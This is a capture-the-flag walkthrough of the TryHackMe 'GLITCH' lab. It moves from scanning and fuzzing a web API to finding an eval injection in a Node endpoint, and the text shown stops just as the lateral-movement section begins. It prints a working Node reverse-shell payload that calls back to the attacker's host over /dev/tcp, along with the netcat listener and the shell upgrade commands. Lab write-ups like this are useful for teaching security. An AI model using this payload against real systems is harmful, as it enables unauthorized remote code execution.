GLITCH

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.170.102

Lets try pinging it first

```
ping 10.10.170.102 -c 5

PING 10.10.170.102 (10.10.170.102) 56(84) bytes of data.
64 bytes from 10.10.170.102: icmp_seq=1 ttl=60 time=257 ms
64 bytes from 10.10.170.102: icmp_seq=2 ttl=60 time=165 ms
64 bytes from 10.10.170.102: icmp_seq=3 ttl=60 time=172 ms
64 bytes from 10.10.170.102: icmp_seq=4 ttl=60 time=294 ms
64 bytes from 10.10.170.102: icmp_seq=5 ttl=60 time=174 ms

--- 10.10.170.102 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 164.822/212.384/294.323/53.084 ms
```

Alright it online lets do some port scanning now

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.170.102 --ulimit 5000
```

```
rustscan -a 10.10.170.102 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.170.102:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-11 19:20 IST
Initiating Ping Scan at 19:20
Scanning 10.10.170.102 [2 ports]
Completed Ping Scan at 19:20, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:20
Completed Parallel DNS resolution of 1 host. at 19:20, 0.08s elapsed
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:20
Scanning 10.10.170.102 [1 port]
Discovered open port 80/tcp on 10.10.170.102
Completed Connect Scan at 19:20, 0.16s elapsed (1 total ports)
Nmap scan report for 10.10.170.102
Host is up, received syn-ack (0.16s latency).
Scanned at 2024-09-11 19:20:49 IST for 1s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Open ports

```
PORT STATE SERVICE REASON
80/tcp open http syn-ack
```

Lets do a aggressive scan on this

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 80 10.10.170.102 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 80 10.10.170.102 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-11 19:22 IST
Nmap scan report for 10.10.170.102
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: not allowed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: not allowed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright let do some directory fuzzing next

Directory Fuzzing :

```
feroxbuster --url http://10.10.170.102 -t 200
```

```
feroxbuster --url http://10.10.170.102 -t 200


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.170.102
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       10l       15w        -c Auto-filtering found 404-like response and created new fil
301      GET       10l       16w      173c http://10.10.170.102/img => http://10.10.170.102/img/
301      GET       10l       16w      171c http://10.10.170.102/js => http://10.10.170.102/js/
200      GET        1l        1w       36c http://10.10.170.102/api/access
200      GET      387l     2378w   181068c http://10.10.170.102/img/glitch.jpg
200      GET       32l       59w      724c http://10.10.170.102/
200      GET       32l       59w      724c http://10.10.170.102/secret
500      GET        7l       15w      202c http://10.10.170.102/js/flickrdk
500      GET        7l       15w      202c http://10.10.170.102/folio
500      GET        7l       15w      202c http://10.10.170.102/img/hg
500      GET        7l       15w      202c http://10.10.170.102/js/flickrie
500      GET        7l       15w      202c http://10.10.170.102/js/flickrfr
500      GET        7l       15w      202c http://10.10.170.102/RFP
500      GET        7l       15w      202c http://10.10.170.102/SVDEV
500      GET        7l       15w      202c http://10.10.170.102/js/vecio
500      GET        7l       15w      202c http://10.10.170.102/img/Ad
500      GET        7l       15w      202c http://10.10.170.102/impex
500      GET        7l       15w      202c http://10.10.170.102/includefiles
200      GET       32l       59w      724c http://10.10.170.102/Secret
[####################] - 57s    90007/90007   0s      found:218     errors:22048
[####################] - 57s    30000/30000   531/s   http://10.10.170.102/
[####################] - 54s    30000/30000   559/s   http://10.10.170.102/img/
[####################] - 55s    30000/30000   541/s   http://10.10.170.102/js/
```

Directories

301 GET 10l 16w 173c http://10.10.170.102/img ⇒ http://10.10.170.102/img/

301 GET 10l 16w 171c http://10.10.170.102/js ⇒ http://10.10.170.102/js/

200 GET 1l 1w 36c http://10.10.170.102/api/access

200 GET 387l 2378w 181068c http://10.10.170.102/img/glitch.jpg


200 GET 32l 59w 724c http://10.10.170.102/

```
200 GET 32l 59w 724c http://10.10.170.102/secret
200 GET 32l 59w 724c http://10.10.170.102/Secret
```

Alright lets jump to this web application now

Web Application :

Default page :




Lets check the source code here

Not Secure view-source:http://10.10.170.102/


```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>not allowed</title>

    <style>
      * {
        margin: 0;
        padding: 0;
        box-sizing: border-box;
      }
      body {
        height: 100vh;
        width: 100%;
        background: url('img/glitch.jpg') no-repeat center center / cover;
      }
    </style>
  </head>
  <body>
    <script>
      function getAccess() {
        fetch('/api/access')
          .then((response) => response.json())
          .then((response) => {
            console.log(response);
          });
      }
    </script>
  </body>
</html>
```

So a directory here as well looks like its a api endpoint

Firstly lets check the /secret page here




nothing here lets check /Secret




Nothing here as well lets see the /js directory here

Lets check this /img as well



Same thing lets get to this /api/access now



If u run

```
echo dGhpc19pc19ub3RfcmVhbA== | base64 -d
```


U should have your first flag, thats a token btw

lets find all the directory here for this /api here

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.170.102/api/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.170.102/api/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.170.102/api/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

access                  [Status: 200, Size: 36, Words: 1, Lines: 1, Duration: 166ms]
items                   [Status: 200, Size: 169, Words: 1, Lines: 1, Duration: 157ms]
:: Progress: [4614/4614] :: Job [1/1] :: 870 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Lets check this /api/items here



Lets try a POST request on this url using curl

```
curl -X POST http://10.10.170.102/api/items
```

```
curl -X POST http://10.10.170.102/api/items
{"message":"there_is_a_glitch_in_the_matrix"}%
```

Got the vector we want

Gaining Access :

Firstly we are missing a attribute i think lets try to run a fuzzing like this to find it

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X POST -u http://10.10.170.102/api/items\?FUZZ\=oops -mc all -fc 404,400
```

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X POST -u http://10.10.170.102/api/items\?FUZZ\=oops -mc all -fc 404,400

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.170.102/api/items?FUZZ=oops
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404,400
________________________________________________

cmd                     [Status: 500, Size: 1081, Words: 55, Lines: 11, Duration: 151ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Got it : `cmd`, lets try a POST request on this with some test data

```
curl -X POST http://10.10.170.102/api/items\?cmd\=test
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>ReferenceError: test is not defined<br>    at eval (eval at router.post (/var/web/routes/api.js:25:60), &lt;anonymous&gt;:1:1)<br>    at router.post (/var/web/routes/api.js:25:60)<br>    at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:95:5)<br>    at next (/var/web/node_modules/express/lib/router/route.js:137:13)<br>    at Route.dispatch (/var/web/node_modules/express/lib/router/route.js:112:3)<br>    at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:95:5)<br>    at /var/web/node_modules/express/lib/router/index.js:281:22<br>    at Function.process_params (/var/web/node_modules/express/lib/router/index.js:335:12)<br>    at next (/var/web/node_modules/express/lib/router/index.js:275:10)<br>    at Function.handle (/var/web/node_modules/express/lib/router/index.js:174:3)</pre>
</body>
</html>
```

Looks like a node error here
So we can just post a node reverse shell like this one

```
require("child_process").exec('bash+-c+"bash+-
i+>%26+/dev/tcp/10.17.94.2/9001+0>%261"')
```

Lets try this but before that start a listener first

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
```

Now lets put this payload with burp with a POST request

And we have a revshell now

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.170.102 54324
bash: cannot set terminal process group (1373): Inappropriate ioctl for device
bash: no job control in this shell
user@ubuntu:/var/web$ id
id
uid=1000(user) gid=1000(user) groups=1000(user),30(dip),46(plugdev)
user@ubuntu:/var/web$
```

Lets upgrade this a bit

```
user@ubuntu:/var/web$ id
id
uid=1000(user) gid=1000(user) groups=1000(user),30(dip),46(plugdev)
user@ubuntu:/var/web$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
user@ubuntu:/var/web$ ^Z
[1]  + 33590 suspended  nc -lnvp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/GLITCH git:(main)±3
stty raw -echo;fg
[1]  + 33590 continued  nc -lnvp 9001

user@ubuntu:/var/web$ export TERM=xterm
user@ubuntu:/var/web$
```

and here is your user.txt

```
user@ubuntu:/var/web$ ls -al /home/user
total 48
drwxr-xr-x   8 user user  4096 Sep 11 13:15 .
drwxr-xr-x   4 root root  4096 Jan 15  2021 ..
lrwxrwxrwx   1 root root     9 Jan 21  2021 .bash_history -> /dev/null
-rw-r--r--   1 user user  3771 Apr  4  2018 .bashrc
drwx------   2 user user  4096 Jan  4  2021 .cache
drwxrwxrwx   4 user user  4096 Jan 27  2021 .firefox
drwx------   3 user user  4096 Jan  4  2021 .gnupg
drwxr-xr-x 270 user user 12288 Jan  4  2021 .npm
drwxrwxr-x   5 user user  4096 Sep 11 12:49 .pm2
drwx------   2 user user  4096 Jan 21  2021 .ssh
-rw-rw-r--   1 user user    22 Jan  4  2021 user.txt
user@ubuntu:/var/web$
```

Lateral Movement :

So there is this .firefox folder here in the home directory of user

```
